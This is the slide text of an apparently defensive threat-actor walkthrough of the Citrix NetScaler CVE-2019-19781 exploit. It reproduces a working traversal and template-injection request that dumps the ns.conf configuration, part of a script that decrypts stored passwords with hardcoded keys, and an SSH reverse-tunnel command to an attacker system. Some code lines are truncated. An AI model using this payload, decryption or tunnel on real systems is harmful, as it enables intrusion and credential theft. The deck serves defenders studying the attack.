



CITRIX NETSCALER THREAT ACTOR WALKTHROUGH


APRIL 2020

CVE-2019-19781


<https://support.citrix.com/article/CTX267027>

CONFIDENTIAL - CRITICAL INFRASTRUCTURE INFORMATION - DO NOT DISSEMINATE

Citrix Netscaler Attack



Citrix Netscaler
Attacker establishing persistence



EXPOSED CREDENTIALS – ACCESS CONFIG FILE

POST /vpn/./vpns/portal/scripts/newbm.pl HTTP/1.1

Host: PublicIP:443

Connection: keep-alive

NSC_NONCE: 123456

NSC_USER: ../../../../netscaler/portal/templates/RzTcY

Content-Length: 153

Content-Type: application/x-www-form-urlencoded

url=https%3A%2F%2Fwww.google.com&desc=%5B%25+template.new%28%7B%27BLOCK%27%3D%27print+%60
cat+%2Fflash%2Fnsconfig%2Fns.conf%60%27%7D%29+%25%5D&title=RzTcY

url=https://www.google.com&desc=[% template.new({'BLOCK'='print `cat /flash/nsconfig/ns.conf`'}) %]&title=RzTcY

SENSITIVE INFORMATION - NS.CONFIG

Credentials | SSL Private Keys | RADIUS shared secrets | Server Names & IP addresses

-ldapBindDn “username” - ldapBindDnPassword “password” -encrypted

However, some other values in the config like LDAP bind passwords are encrypted and can be recovered as by default they are encrypted by hardcoded keys that seem to be common to all Netscalers. These static encryption keys are compiled into the `libnsccli90.so` library on the appliance. As of 10.5 this

credit to: <https://dozer.nz/citrix-decrypt/>

```
def main():
    #Keys hardcoded into netscaler libnsccli90.so
    aeskey = binascii.unhexlify("351CBE38F041320F
    rc4key = binascii.unhexlify("2286da6ca015bcd9


    if len(sys.argv) == 3:
        ciphertext = sys.argv[1]
```

Decryption of Passwords


```
>> python decitrix.py password
```

Review “Introduction to best practices for Citrix ADC MPX, VPX, and SDX security” at <https://docs.citrix.com/en-us/citrix-adc/citrix-adc-secure-deployment/secure-deployment-guide.html> or similar guides to secure the configuration or contact Citrix for the appropriate guide for your environment

Citrix Netscaler Attacker Leveraging Exploit



Open Listener



Attack System

```
sh_command=". /tmp/sshpas -p sshUserPassword  
ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no -R  
0.0.0.0:2525:192.168.x.x:3389 user@attacksystemIP '
```

Create SSH Connection


Open Listener Port

Redirect Traffic Destination

SSH Destination Connection

Redirect Traffic


Citrix Netscaler
Attacker Creating SSH Tunnel



